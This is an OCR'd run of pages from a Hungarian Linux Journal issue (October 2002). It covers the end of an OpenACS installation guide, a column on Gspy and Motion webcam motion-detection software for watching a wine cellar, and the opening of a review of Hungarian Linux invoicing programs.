Ha csak egyetlenegy fajta adatbázissal szeretnénk dolgozni, akkor ezeket a függvényeket közvetlenül Tcl programunkban is használhatjuk az adatok tárolására és kiolvasására. Ha viszont azt szeretnénk, hogy minden alkalmazás az összes felületen fusson, az OpenACS arra ösztönzi a fejlesztőket, hogy az összes adatbázis-lekérdezést különlegesen formázott XML-fájlokba helyezzék (*.xql* kiterjesztéssel ellátva), ahol minden egyes fájl egy-egy adatbázishoz tartozik. Mikor a Tcl program el akar küldeni egy lekérdezést az adatbázisnak, és ezért meghív egy függvényt, az OpenACS „lekérdezéstovábbítója” (query dispatcher) megnyitja a pillanatnyi adatbázishoz tartozó XML-fájlt, beolvassa a lekérdezést, majd elküldi az adatbázisnak. A lehetőséget kihasználó OpenACS-rendszer képes lesz egyetlen legfelsőbb szintű beállításfájl megváltoztatásával PostgreSQL-ről Oracle-re váltani.
Mint azt a múlt hónapban láthattuk, az AOLserver saját sablonrendszerrel rendelkezik, amelyet ADP-nek neveznek; ebben a kiszolgálóoldali programokat könnyedén keverhetjük statikus HTML-lapokkal. Természetesen ez azt is jelenti, hogy a tervezők és a programozók gyakorta harcot vívnak egymással egy-egy fájl birtoklásáért, így a tervezőknek tudniuk kell, hogy a lap melyik részét ajánlott elkerülniük.
Az OpenACS ezért egy új, még fejlettebb sablonrendszert vezetett be, amely a lapokat két részre bontja: Tcl-lapra, amely a változókat állítja be, és ADP-lapra, ami ezeket a változóértékeket felhasználja. Ez a megközelítés némileg hasonlít a Zope lapsablonjaira (Zope Page Templates – ZPT) és az Enhydra XMLC rendszerére.

Tervezés

Az OpenACS hihetetlenül bonyolultnak tűnhet, pedig mindössze négy része van:

1. a feltelepített PostgreSQL- vagy Oracle-kiszolgáló;
2. az AOLserver nsxml-támogatással fordítva (ez az AOLserver XML-értelmező modulja), a PostgreSQL-, illetve az Oracle-meghajtók, valamint a hozzá tartozó beállításfájlok;
3. az OpenACS adatmodell;
4. OpenACS Tcl-könyvtárak, a Tcl-lapok és az ADP-lapok.

Az OpenACS telepítése egészen a 4.x változatig igen egyszerű volt. Felraktuk a PostgreSQL-t és az AOLservert, betöltöttük az OpenACS adatmodellt a `psql` parancssoros ügyfélprogramjával, átmásoltuk az OpenACS-könyvtárakat, Tcl-lapokat és ADP-lapokat a megfelelő könyvtárba, és már használhattuk is a rendszert.
Ez a megközelítés azonban sajnos számos gondhoz vezetett, amelyek többnyire a telepítés rugalmatlanságából adódtak. Mit tegyünk, ha a fórumokat az alapértelmezett */**bboard*** helyett történetesen két különböző URL alól is el akarjuk érni? Mi a helyzet, ha csak két vagy három csomagot szeretnék feltelepíteni az eredeti negyven helyett? Mit tegyünk, ha csak az e-üzletrészt szeretnénk frissíteni, miközben a GyK-rendszert változatlanul szeretnénk hagyni?
A gondok megoldását az ArsDigita csomagkezelő (ArsDigita Package Manager) jelentette, amely az ArsDigita ACS 4.x-es változatában jelent meg, és hamarosan az OpenACS 4.x is átvette. Minden alkalmazás csomag (package) formájú lett, amely tartalmazta az adatmodellt, az *.xql*-fájlokat, a Tcl-könyvtárakat, a Tcl-lapokat és az ADP-lapokat, valamint a leírást. Minden csomagot tetszőleges számú URL alá fel lehet telepíteni a rendszeren, és bármilyen jogosultság rendelhető hozzájuk (az OpenACS tengelyét alkotó felhasználók és csoportok rendszerének felhasználásával). Ezen kívül minden csomag megadhat egy vagy több tulajdonságot, amellyel testreszabott adatot vehetnek át az egyes példányok létrehozásakor.
Ha az OpenACS-t a */**web**/**openacs4*** könyvtárba helyezzük, a *www* könyvtár fogja tartalmazni az összes felsőszintű Tcl- és ADP-lapot, a *tcl* könyvtár pedig a Tcl-könyvtárak felső szintű fájljait, illetve a *packages* könyvtárban találhatjuk meg a rendszerbe töltött valamennyi modult.
Amint a csomag a fájlrendszerre került, az OpenACS webalapú telepítőprogramjával az adatbázisban máris létrehozhatjuk

a csomagfüggő adatmodellt. Végül a hely rendszergazdája elérhetővé teheti a csomagot úgy, hogy befűzi (egy vagy több példányban) a felügyeleti honlaptérképen. Befűzés után az alkalmazás a megfelelő címen azonnal elérhető lesz.

Az OpenACS telepítése

Most, hogy már bemutattam az OpenACS mögött rejtőző elveket, készen állunk a telepítésre. A folyamat viszonylag összetett, mivel több csomagot is fel kell tennünk egyedi tulajdonjogokkal és jogosultságokkal. Az OpenACS 4.5 telepítési folyamata gördülékenyebb és egyszerűbb, mint a korábbi változatoké, de azért a műveletek során még mindig meglepően könnyű hibát véteni.

Mielőtt nekikezdenénk, győződjünk meg róla, hogy a PostgreSQL 7.1.3, illetve annak kiszolgáló-, ügyfél- és fejlesztői könyvtárai fel vannak-e már telepítve. A PostgreSQL legfrissebb változata (7.2) néhány apró dologban nem működik együtt a régebbi változatokkal, amik miatt az OpenACS telepítése során esetleg nehézségek adódhatnak. Bár meglehetősen sok továbbfejlesztést találunk a 7.2-ben, nem olyan nagy baj, ha megmaradunk 7.1.3-nál.

Győződjünk meg arról is, hogy már feltelepítettük a `libxml` 2.x-et; Red Hat rendszereken azt kell megnéznünk, hogy a `libxml2` és a `libxml2-devel` RPM-csomagok telepítve vannak-e. Ezek nélkül az OpenACS nem tudja majd megnyitni a fájlokhoz rendelt ***.info*** csomagot, illetve a lekérdezéstovábbító által használt ***.xql***-fájlokat.

Következő lépésként telepítenünk kell az AOLservert, ellenőrizve, hogy a */usr/local/aolserver* az `nsadmin` felhasználó tulajdonában van-e:

```
# mkdir /usr/local/aolserver
# useradd nsadmin
# chown -R nsadmin /usr/local/aolserver
```

Az egyik lehetőség, hogy feltelepíthetjük az AOLserver szokásos változatát, alkalmazva rá az ArsDigita- és az OpenACS-csapat által évek alatt létrehozott foltot, majd külön letöltjük a PostgreSQL- és az XML-értelmező modulokat. A másik lehetőség, hogy mindezek helyett egyben letöltjük „Matt's AOLserver distribution” nevezetű „mindent az egyben” változatot (lásd a ***Kapcsolódó címeket***).

Következő lépésként hozzunk létre egy PostgreSQL-felhasználót `openacs4` néven, és adjunk neki teljes jogosultságot (a PostgreSQL saját felhasználólistával rendelkezik, amely független a Unix-listától). Általában az ilyen tevékenységet nem Unix- (Linux-), hanem Postgres-felhasználóként kell elvégezni:

```
# su postgres
# createuser openacs4
  Shall the new user be allowed to create
  ➥databases? (y/n) y
  Shall the new user be allowed to create
  ➥more new users? (y/n) y
  CREATE USER
```

az adatbázis létrehozásához – amit `openacs4`-nek fogunk nevezni – használjuk ezt a frissen készített PostgreSQL-felhasználót:

```
# createdb -U openacs4 openacs4
  CREATE DATABASE
```

Megéri foglalkozni az OpenACS-sel?

Ne köntörfalazzunk: az OpenACS bonyolult darab. Bár a program maga többnyire kitűnő, módosítása és használata tapasztalt Unix-, web- és adatbázis-szakértőt kíván. Bár a telepítés folyamata hosszadalmas és összetett, saját tapasztalataim alapján mindenkit biztosíthatok, hogy gyakran meglehetősen nehéz megérteni, hol követtük el a hibát. A leírás egyre fejlődik, de azért még elég sok hiányosságot és nehezen érthető táblaszerkezetet találhatunk benne, ami bizony zavaró lehet.

Mintha mindez nem volna elég, a kód sok helyen nincs még teljesen befejezve. Igaz, az OpenACS nyílt forrású, ami azt jelenti, hogy magunk is kijavíthatjuk a hibákat. A közösség általában nyitott és nagylelkű, és segíti azokat, akik meg szeretnék tenni az első lépéseket. Ennek ellenére elég kiábrándító, ha az ember folyton csak azt hallja, hogy a neki szükséges modul már majdnem készen van, vagy valaki csak egy későbbi időpontban szándékozik azt befejezni. Általában nem szoktam ellenérzéseket táplálni, ha egy nyílt forrású projekt segítéséről van szó, különösképpen akkor nem, ha az közvetlenül az én (és ügyfeleim) segítségére is van, de az apró bosszúságok hamar felhalmozódnak.

Ezeket a panaszokat hallva teljesen képtelen ötletnek tűnhet, hogy egyáltalán bármilyen kismértékben is támogatom az OpenACS-t. Igaz, ami igaz, valószínűleg el kell telnie egy kis időnek, amíg a por leülepszik, és az összes szükséges fejlesztés elkészül. De nem kerülhetjük ki azt a tényt, hogy az OpenACS messze gazdagabb háttérkörnyezetet tud nyújtani az online-közösségek készítéséhez, mint bármi, amit valaha is láttam. Mégha a csatolt alkalmazások nem is működnek teljes mértékben, átfogóan vizsgálva igen jól teljesítenek, és szinte az összes szolgáltatást képesek megvalósítani, amit csak ügyfeleim ki szeretnének hozni a gépből. Végül számos üzleti tanácsadó vállalkozás, több egyetem, illetve egy-két tucat független tanácsadó dolgozik vállvetve az OpenACS csomagjain, ami azt sugallja, hogy egy napon jóval megbízhatóbb és okosabb lesz, mint manapság.

Amennyiben online-közösség létrehozására adnánk a fejünket, és nem félünk bepiszkítani kezünket egy kis Tcl- és SQL-kóddal, valóban érdemes komolyan foglalkoznunk az OpenACS-sel. E hónapban az OpenACS szerkezetét néztük meg nagy vonalakban, illetve láthattuk, miképpen telepíthetjük az egyes elemeket. A Kovácsműhely következő részében megvizsgáljuk, hogyan lehet az OpenACS-sel érkező különféle csomagokat telepíteni és kezelni, hogy végül olyan testreszabott közösségi oldalt készíthessünk, amely csak a valóban szükséges programokat tartalmazza.

Ezt követően rendszergazdaként bejelentkezve telepítsük fel magát az OpenACS-csomagot. A legfrissebb kiadást (***openacs-4-5-release.tgz***) az ➲ http://openacs.org-ról tölthetjük le (illetve a 41.CD Magazin/OpeACS könyvtárban is megtalálhatják). A csomagot a hagyományoknak megfelelően a */web* könyvtár alá csomagoljuk ki:

```
# mkdir /web
```

```
# cd /web
# tar -zxvf /tmp/openacs-4-5-release.tgz
# mv /web/openacs-4 /web/openacs4
# chown -R nsadmin.nsadmin /web
```

A fenti lépések végrehajtása után az összes nagyobb darab a helyére került. Már csak egyetlen dolgunk maradt: ezeket a darabkákat az AOLserver beállításfájljában egymáshoz kell kapcsolnunk. Kiindulási alapként a ➲ http://openacs.org-ról letölthetjük az ***openacs4.tcl.txt*** fájlt, és miután átneveztük ***openacs4.tcl***-re, helyezzük a ***/usr/local/aolserver*** könyvtárba, majd a következők szerint szerkesszük át:

- Változtassuk meg a HTTP-kaput arra az értékre, ahol a kiszolgálót futtatni akarjuk. A HTTP-kiszolgáló alapértelmezés szerint a 80-as kapun fut; a minta beállításfájlban ezt 8000-re módosítottuk.
- Írjuk át a ***hostname*** (gépnév) és ***address*** (cím) beállításokat (14. és 15. sor) a rendszerünk alapjául szolgáló számítógép valódi gépnevének és IP-számának megfelelően. Elméletben az ***openacs4.tcl*** kódja képes önműködően lekérdezni a gép nevét és IP-számát. Ha azonban gépünk egynél több IP-számmal vagy névvel rendelkezik, esetleg kipróbálásához a ***localhost*** nevet szeretnénk felhasználni, muszáj kézzel beállítanunk.
- Változtassuk meg a 17. sorban olvasható nevet arra a kiszolgáló- és adatbázisnévre, amelyet használni szeretnénk, és amelynek annak a könyvtárnévnek kell lennie a ***/web*** könyvtáron belül, ahová az OpenACS programot telepítettük. Ha tehát az OpenACS programot a ***/web/foo*** könyvtárba raktuk, adatbázisunkat szintén ***foo***-nak nevezzük. A kiszolgálóváltozó a 17. sorban ennek megfelelően úgyszintén ***foo*** lesz.
- A 18. sort módosítsuk úgy, hogy a létrehozni kívánt online-közösség nyilvánosságnak szánt nevét tartalmazza.
- Minden egyes sornak – ahol csak az `ns_param` felhasználót látjuk – az értékét változtassuk meg `openacs4`-re, azaz arra a PostgreSQL-felhasználónévre, amely az adatbázist létrehozta. Ezt az AOLserver által a PostgreSQL-hez megnyitott mindhárom, `main`, `log` és `subquery` nevű adatbázis-tárolóban egyaránt meg kell tennünk.

Amint ezeket a változtatásokat végrehajtottuk, készen is állunk a rendszer futtatására. Rendszergazdaként az előtérben indítsuk a kiszolgálót:

```
# cd /usr/local/aolserver
# ./bin/nsd -f -u nsadmin -g nsadmin -t
➥openacs4.tcl
```

Igen sok hibakereső adatot láthatunk a képernyőn, ami valószínűleg jóval gyorsabban halad, semmint el tudnánk olvasni. Amikor a görgetés abbamarad, a végefelé valami ehhez hasonlót kell látnunk:

```
[22/Jul/2002:15:13:41][23316.1024][-main-]
  Notice: nssock: listening on 127.0.0.1:8000
[22/Jul/2002:15:13:41][23316.8201][-nssock-]
  Notice: nssock: starting
[22/Jul/2002:15:13:41][23316.8201][-nssock-]
  Notice: nssock: accepting connections
```

Amennyiben így történt, böngészőnket irányítsuk a ***http://localhost:8000/*** címre. Ha minden jól ment, a képernyőn az OpenACS-telepítő üdvözlő szövegét látjuk képernyőn. Kövessük a rendszer létrehozásáról szóló utasításokat, és mutassunk az alul található ***Next*** gombra, amint megjelenik. Megjegyzem, a telepítési folyamat eltarthat pár percig, hiszen a telepítőnek nagyszámú adatbázistáblát kell létrehoznia.
A telepítési folyamat végefelé meg kell adnunk az OpenACS-rendszergazda levélcímét, illetve pár további rendszerjellemzőt. Az utolsó lap üdvözöl bennünket az OpenACS-ben és jelzi, hogy az AOLserver leállt (ami elkerülhetetlen, hiszen a frissen telepített Tcl-könyvtárfájlokat az AOLserver memóriájába kell tölteni). Indítsuk újra a kiszolgálót, majd böngészőnket irányítsuk ismét a ***http://localhost:8000/*** címre, és az OpenACS máris ott várakozik ránk, harcra készen.
Ettől kezdve az OpenACS teljes mértékben működőképes, de mivel egyetlenegy csomagot sem telepítettünk, túl sokat nem tehet értünk. A következő hónapban azt fogjuk megvizsgálni, hogyan tudjuk az OpenACS csomagjait telepíteni és kezelni.

Linux Journal 2002. október, 102. szám

Reuven M. Lerner (reuven@lerner.co.il) egy kisebb webes és internetes módszerekkel foglalkozó tanácsadó cég tulajdonosa és vezetője. Az ATF honlapon érhető el (➲ http://www.lerner.co.il/atf/).

Kapcsolódó címek

Nem túl meglepő módon az OpenACS-közösség kapcsolattartásra a saját programját használja. A ➲ http://openacs.org-on található elsődleges honlap sok hasznos értekezésnek ad otthont, de leírásokat, programokat és foltokat is találhatunk itt. Bár elolvashatjuk (és olvassuk is el!) az ➲ http://openacs.org/doc-ban található leírást, a ➲ http://openacs.org/bboard címen fellelhető írások talán még hasznosabbnak bizonyulnak a technológiával ismerkedők számára.

Az OpenACS telepítéséhez szükségünk lesz az AOLserverre is – mint a cikkben már jeleztük, érdemes a ➲ http://openacs.org-on található változatot használni a ➲ http://www.aolserver.com helyett. A gondok megelőzése végett azt javaslom, inkább a PostgreSQL 7.1.3 (és ne a frissebb 7.2) változatot telepítsük, amelyet a ➲ http://www.postgresql.org címről szerezhetünk be.

A Matt AOLserver terjesztése a ➲ http://uptime.openacs.org/aolserver-openacs/aolserver3.3ad13-oacs1-beta-src.tar.gz címről tölthető le.

Az OpenACS és a PostgreSQL vagy Oracle telepítéséről szóló részletes útmutatást találhatunk a ➲ http://openacs.org/doc/openacs-4/postgres.html címen. Mielőtt vakon követnénk az utasításokat, ne felejtsük el elolvasni a felhasználók lap alján található megjegyzéseit.


Egy kis biztonság videóöntettel

Ne tegyük kockára kedvenc borainkat! Tartsuk őket állandó felügyelet alatt a Linux mozgásérzékelő eszközeivel.

Gyere csak ide, François, ezt nézd meg! Igen, egy néhány perce rólad készült videofelvételt nézünk. Hogy miért? Mint azt te is tudod, François, e havi témánk a biztonság. Minthogy mindenki a számítógépes és hálózati biztonságról szokott beszélni, én valami mást szeretnék kínálni a vendégeinknek. A biztonság, csakúgy, mint a bor, nagyon sokféle lehet.
Íme, itt vagy, amint feljössz a pincéből. Nagyon mulatságos a járásod, mon ami. François, nem is figyelsz! Mi nyugtalanít? Ó, már látom, megérkeztek a vendégeink. Isten hozott, mes amis! Üljetek le, helyezzétek magatokat kényelembe! François, szaladj le a pincébe és hozd vissza azt az 1997-es Napa Valley Merlot-t, amit korábban kóstolgattunk. Nagyon fogjátok szeretni ezt a bort, mes amis – mélyvörös szín, málna- és cseresznyezamatok, hosszan tartó íz.
Már ott is van! Mes amis, hadd irányítsam a figyelmeteket erre a monitorra. Jól figyeljetek! Amint látjátok, François éppen a borospince keleti szárnyában tartózkodik. Mindezt azért mutatom most meg nektek, hogy megismertessem veletek a mai menünket, ez a „Biztonság videó alkalmazásával". Amikor Linux-konyhánkban a biztonságról esik szó, szinte mindig a hálózati biztonságra gondolunk. Ritka esetben még a felhasználói biztonságról is hajlandóak vagyunk eszmét cserélni. Na de mi a helyzet otthonunk biztonságával? Előfordulhat, hogy van egy nagy kiterjedésű borospincénk, amin rajta akarjuk tartani a szemünket. Nem túl költséges? Esetleg bonyolult? Tudtátok, hogy egy kamerás felügyeleti rendszer már egy olcsó webkamera árát alig meghaladó összegért felállítható? Ennek a receptnek az elkészítéséhez a Radio Shacktól kapott Creative Labs CT6840 USB-kamerát, Linux-rendszeremet és néhány billentyűleütést használtam fel. Nem hangzik rosszul, igaz? De várjatok csak! Ahogy a tévében szokták mondani: ez még nem minden.
Az olcsó és egyszerű kamerás felügyeleti rendszer akkor kezd igazán érdekessé válni, ha mozgásérzékeléssel is összekapcsoljuk. Ez a gondolat állt ***Lawrence P. Glaister*** Gnome-ra írt biztonságikamera-programjának, a Gspynak hátterében is. A Gspy akár a későbbi áttanulmányozás céljából napi MPEG-filmek előállítására is használható a Berkeley MPEG-eszközökkel (ezekről rövidesen szólni fogok). A program JPEG formátumú képeket rögzít meghatározott, előre beállítható időközönként. Amennyiben nincs mozgás, kevesebb képfelvétel készül, de mindegyik kép ugyanúgy dátum- és időbélyegzővel lesz ellátva. Mihelyt az eszköz mozgást észlel, visszatér a szabályos, rövid időközönkénti képfelvételekhez. Az *1. képen* a Gspy működéséről láthattok egy pillanatképet.
A Gspy sikeres kivitelezéséhez szükség van a video4linux-bővítésekre (640×480 felbontással) és szinte biztosan kelleni fog az USB-támogatás is (a kamera számára). Ez azt jelenti, hogy valószínűleg egy nem túl régi Linux-rendszercsomagra vagy -rendszermagra lesz szükségetek. Először is töltsétek le a Gspy forrását a ➲ http://gspy.sourceforge.net címről.
A forráskód merevlemezünkre történő biztonságba helyezésével megérett az idő a hagyományos ötlépéses kicsomagoló-fordító eljárásra:

```
tar -xzvf gspy-0.1.4-src.tar.gz
cd gspy
./configure
make
su -c make install
```

Ez minden. Csaknem. Szóba hoztam a videofelvétel készítését, úgyhogy vizsgáljuk meg, mit kell még tennünk hozzá. Szükségünk lesz az `mpeg_encode` programra, ami a



A Gspy éber szeme előtt

➲ http://bmrc.berkeley.edu/frame/research/mpeg/mpeg_encode HTML oldalon elérhető Berkeley MPEG tools része. Csomagoljuk ki a forrást, és váltsunk a kérdéses könyvtárra:


```
tar -xzvf mpeg_encode-1.5b-src.tar.gz
cd mpeg_encode
```

Á, a 22-es asztalnál ülő fiatal hölgy észrevette, hogy nem a megszokott ötlépéses kicsomagoló-lefordító eljárást használtam. Bravó, mademoiselle! A Berkeley MPEG tools fordítása nem túl bonyolult, de szükség van hozzá egy kis cifrázásra. Aki vállalja, annak meg kell nyitnia a `Makefile` állományt, és hatástalanítania kell a beállított CFLAGS meghatározást, majd ki kell vennie azt a sort, ami egy Linux-fordításnak felel meg (csak keressetek rá a LINUX szóra). Ezután a ***headers/libpnmrw.h*** állományban hatástalanítani kell a `malloc` meghatározást. Ez a rész így fest:

```
/* #include <malloc.h>
#if !defined(sco) && !defined(sgi) &&
➥!defined(IRIX) extern char* malloc();
#endif */
```

Figyeljétek meg a hatástalanítás eszközeként működő megjegyzés kezdetét mutató `"/*"` jelet az első sorban, és a végét mutató `(*/)` jelet az utolsó sor végén. Ugyanezzel a módszerrel kellett megszabadulnom az `extern char* sys_errlist[]` meghatározástól a ***libpnrmw.c*** fájlban, mielőtt a csomagot le tudtam volna fordítani. Amikor mindezekkel végeztünk, jöhet a `make` parancs és az ezt követő `su --c make install`.
Nincs ennek könnyebb módja? – kérdezitek. A válasz: de igen, van. Egy gyors kereséssel az `mpeg_encode` kifejezésre a

➲ http://www.rpmfind.net címen előrefordított RPM-csomagokat lelhetünk fel a Világhálón. Most már, mes amis, minden megvan, amire szükségünk van. Indítsátok el a programot a `gspy &` paranccsal. A Gspy alapértelmezett bemeneti eszközként a */dev/video0* eszközt használja, de ez a beállítás a ***Preferences*** (környezeti beállítások) menüpontban megváltoztatható. A *2. képen* a beállítások párbeszédablakáról láthattok egy képet. Itt egy ***spy*** nevű alkönyvtárt hoztam létre a saját könyvtáramban. Ebben az alkönyvtárban a program egy újabb alkönyvtárat hoz létre, ennek a neve a képek rögzítésének dátuma, például a 2002. július 19-én létrehozott képek alkönyvtára a 20020719 lesz. Az egyes képeknek az alkönyvtárban külön fájlok felelnek meg, a képek száma pedig több dologtól függ. Nézzünk ismét a ***General configuration*** (általános beállítások) fülre, ahol a képkészítés időközét 1 másodpercben határoztam meg. Azt is megadtam, hogy a program minden húsz másodpercben készítsen egy képet. Ez annyit tesz, hogy mégha az érzékelő nem is jelez mozgást, akkor is készül egy (teljes dátum- és időpecséttel ellátott) kép húsz másodpercenként. A többi fülön beállíthatjuk a video4linux eszközt (alapértelmezésben a */dev/video0* eszköz), a különböző riasztási küszöbértékeket és egy jelölőnégyzet segítségével eldönthetjük, szükségét érezzük-e annak, hogy a rendszer minden esetben hangjelzést adjon, amikor mozgást érzékel.



A Gspy beállítási lehetőségei

A rendszer nyilvánvaló csapdája, hogy meglehetősen nagy lemezterületet foglalhat el a feladat végrehajtása során, ezért legyetek körültekintőek. Amikor megfelelő mennyiségű adatot sikerült összegyűjteni, az ***Application*** menü ***File*** menüpontjára kattintva kiválaszthatjuk, hogy a rendszer az összes képünkből egy MPEG-mozgófilmet készítsen, aminek a neve ***video.mpg*** lesz. Amikor a mozgófilm elkészült (ne felejtsd el, hogy több kép több időt jelent, tehát légy türelmes), elővehetjük kedvenc MPEG-lejátszónkat és visszajátszhatjuk az eseményeket. Nem számítva a Gnome- és KDE-felületekkel együtt érkező tetszetős grafikus lejátszókat, talán megtaláljuk gépünkön az `smpeg` programcsomag részeként feltelepülő, egyszerű `plaympeg` programot.

A Motion – ahogy neve is utal rá – egy másik videoprogram, ami mozgásérzékeléshez a video4linux szolgálatait veszi igénybe. A megközelítés módja azonban egy kicsit eltérő. Először is a program parancssoralapú, és egy átfogó beállítófájlon (alapértelmezésben a */usr/local/etc/motion.conf*) keresztül nyújtja a beállítási lehetőségek széles választékát. A program démonként futtatható a háttérben, csak akkor készít képet, amikor a vizsgált területen mozgás történik. A Gspyhoz hasonlóan a Motion is képes (a Berkeley MPEG tools felhasználásával) a rögzített képeket a későbbi vizsgálat céljából mozgófilmmé alakítani. A Motion más programok felé is képes adatok szolgáltatására, programok futtatását indíthatja el az érzékelés előtt vagy után, és lehetőséget nyújt a képek SQL-adatbázisban történő elhelyezésére.

A Motion beszerzését a program honlapján kell kezdenünk, a ➲ http://motion.technolust.cx címen. Látogatásomkor a 3.0.4-es változat volt elérhető. A telepítés a szokásos ötlépéses eljárás példáit szaporítja:

```
tar -xzvf motion-3.0.4.tar.gz
cd motion-3.0.4
./configure
make
su -c make install
```

Ez minden teendőnk. A program futtatásához egyszerűen a `motion` parancsot kell beírnunk és elfogadnunk az összes alapbeállítást, ami a */usr/local/etc/motion.conf* beállítófájlban található. A másik lehetőség, hogy a kívánt beállításokat parancssori kapcsolódóként adjuk meg, a következő példának megfelelően:

```
motion -B -w -g 30 -t /home/mgagne/motion
```

Mielőtt ezeket a kapcsolókat elmagyaráznám, el kell mondanom, hogy az alapértelmezett beállítások `VIDIOCGCHAN` hibával megszakították a program működését. Ennek az volt az oka, hogy nem használtam a video-vizsgálóhurok beállítást (amely külön meghajtóprogramot igényel), de a beállítófájlban még beállítva szerepelt. Ha ugyanebbe a hibába futnátok bele, hatástalanítsátok az `input 2` sort a fájl eleje közelében. A kérdéses szakasz valahogy így néz ki:

```
# The input to be used
# Default: 8
input 2
```

Az utolsó sor az, amit a kettős kereszt jellel megjegyzésnek jelöltem ki. Most, hogy elmondtam a gyötrelmeimet és szenvedéseimet, nézzük azokat a parancssori kapcsolókat! A `-B` beállítás arra utasítja a Motiont, hogy az egyes események rögzítése után MPEG-filmet készítsen. A `-w` bekapcsolja a villanykapcsoló-szűrőt (light-switch filter), amely a Motiont többékevésbé visszatartja attól, hogy a fényviszonyok változásait eseményként értelmezze, míg a `-g` kapcsoló segítségével az események közti másodpercek száma állítható be. Végül szükségetek lesz némi lemezterületre a készülő képek tárolására, a `-t` kapcsoló éppen ennek a helynek a beállítására való.

Egy másik gond, amivel szembekerülhettek, az MPEG tools telepítésével kapcsolatos. Ha forráskódból fordítjátok, az `mpeg_encode` program a */usr/local/bin* könyvtárba kerül. Amennyiben RPM-csomag a forrás, a futtatható állomány a */usr/bin* alatt fog elhelyezkedni. A Motion viszont az `mpeg_encode` programot a */usr/local/bin* könyvtárban fogja keresni, ezért a megfelelő működés érdekében módosítani kell a beállítófájlt. Keresd meg a */usr/local/etc/motion.conf* fájl alábbi sorát, és győződj meg róla, hogy élesre van-e állítva:

```
mpeg_encode yes
```

Ha telepítéshez az RPM-csomagot használtad, az itt következő sort írd be a fenti sor alá:

```
mpeg_encode_bin /usr/bin/mpeg_encode
```

Ha minden esemény után létrehozzuk a hozzá tartozó mozgóképet, célszerűnek látszik megszabadulni az elmentett JPEG-képektől. Ez a kis beállítás ezt önműködően elvégzi. Érdemes a `quiet yes` beállítást is megfontolni, hacsak nem akarjuk, hogy minden egyes alkalommal, amikor a rendszer mozgást érzékel, hangjelzéssel adja a tudtunkra.


Ahogy közeledik a záróra, mes amis, be kell vallanom, nyomaszt az érzés, hogy megfigyelhetnek. Viszontlátásra a következő hónapig! A votre santé! Bon appétit!

Az ebben a cikkben szereplő programokat a 41. CD Magazin/Fogado könyvtárában megtalálhatják.

Linux Journal 2002. október, 102. szám

Marcel Gagné
Mississaguában, Ontario államban él. Ő a szerzője a Kiskapu kiadásában szeptemberben megjelent Linux-rendszerfelügyelet (ISBN 963-9301-40) című könyvnek (jelenleg is egy könyvön dolgozik). A mggagne@salmar.com címen érhető el.

Linuxos számlázóprogramok



A hazai linuxos programok kínálatán végigtekintve három olyan programot sikerült találnom, amely kimondottan az irodai, vállalati alkalmazások kínálatát hivatott bővíteni.

Terveim szerint egyetlen átfogó írást szerettem volna készíteni, amiben gyönyörű összehasonlító táblázatokkal, grafikonokkal szemléltettem volna, hogy a három program mire képes, milyen szolgáltatásokat tartalmaz, és megvizsgáltam volna az ár/teljesítmény viszonyt is. Erről sajnos le kellett mondanom, mivel hiába készültek egyazon feladat ellátására, összehasonlításra alkalmas, minden szempontból jól azonosítható pontokat csak erős megkötésekkel vagy belemagyarázással találtam volna. Így, az egyes területeket vizsgálva mindhárom termék komoly hátrányba került volna a többihez képest, amivel csak azt értem volna el, hogy a programok átfogó ismertetése helyett egy szűk, lényegében semmitmondó anyagot készítek. Ezért alaposan átdolgoztam az első változatot és három külön egységet képező anyagot hoztam létre, amelyet egyszerre nyújtok át olvasóinknak abban a reményben, hogy sikerül felkelteni érdeklődésüket. A programok megtalálhatók az újság CD-mellékletén a Magzin/Szamlazok könyvtárban, tehát szabadon kipróbálhatók.

Napjainkra a Linux operációs rendszer olyan mértékű fejlődésen ment keresztül, ami lehetővé tette, hogy grafikus felületével bátran megjelenhessen irodai és otthoni környezetben. Megbízhatósága és testreszabhatósága évek óta bizonyítja jelenlétének szükségességét. Mindez ma már nemcsak a kiszolgálók világában fontos, hanem mindennapi munkánk elengedhetetlen követelménye is. Egy vállalat informatikai hátterének megtervezésében és finanszírozásában komoly szempontot jelent az ár/teljesítmény arány. Például egy mikrohálózatos irodai számítógéppark kivitelezése mellett jelentős szerepet játszik az átgondolt és költséghatékony programgazdálkodás. A programok ára egyetlen számítógépre kivetítve sok esetben meghaladja a számítógép árát, ezért a szűkös költségvetés miatt sokszor a minőség rovására faragnak le a kiadásokból. Ebben is kitűnő lehetőségeket nyújt a Linux, hiszen egy-egy terjesztés több száz vagy ezer segédprogramot, úgymint szövegszerkesztőket, táblázatkezelőket, feladatütemezőket, bemutatókészítőket tartalmaz.

A Linux-rendszerek talán egyik legnagyobb hiányossága, hogy a környezetükben futó, szakmai jellegű, magyar nyelvű felhasználói programokhoz igen csekély mértékben kapcsolhatók, ezért igen kevés Linux-alapú termékkel találkozhatunk a piacon. A számlázás – esetleg a raktárkészlet-nyilvántartással egybekötve – rendkívül fontos ahhoz, hogy kedvenc rendszerünk az internetes, a hálózati és az asztali felhasználáson túl minden vállalkozásban joggal helyet követeljen magának.

A programokat megjelenésük sorrendjében vizsgáltam meg. Az egyenlő esély megteremtése érdekében egy olyan Linux-terjesztést kellett keresnem, amely mind a három terméknek megfelel, így a SuSE 8.0-ra és a a KDE2 grafikus környezetre esett

1. táblázat **A program jellemzői**

Megvalósított bizonylatos anyagmozgások:	Beszerzés, értékesítés számlával, ajánlatadás, kiadás szállítólevéllel, nyugtás eladás
Fő törzsadat-táblázatállomány:	Anyagtörzs-raktárkészlet, vevők, beszállítók
A program fő jellemzői:	Gyors, egyszerű kezelés, megbízható működés
A számlázáskor felhasználható papírtípus:	Sorszámozott leporelló vagy A4-es méretű papír
Kedvezményrendszer:	Vevőfüggő, százalékos 0–99% között, anyagtételenként módosítható
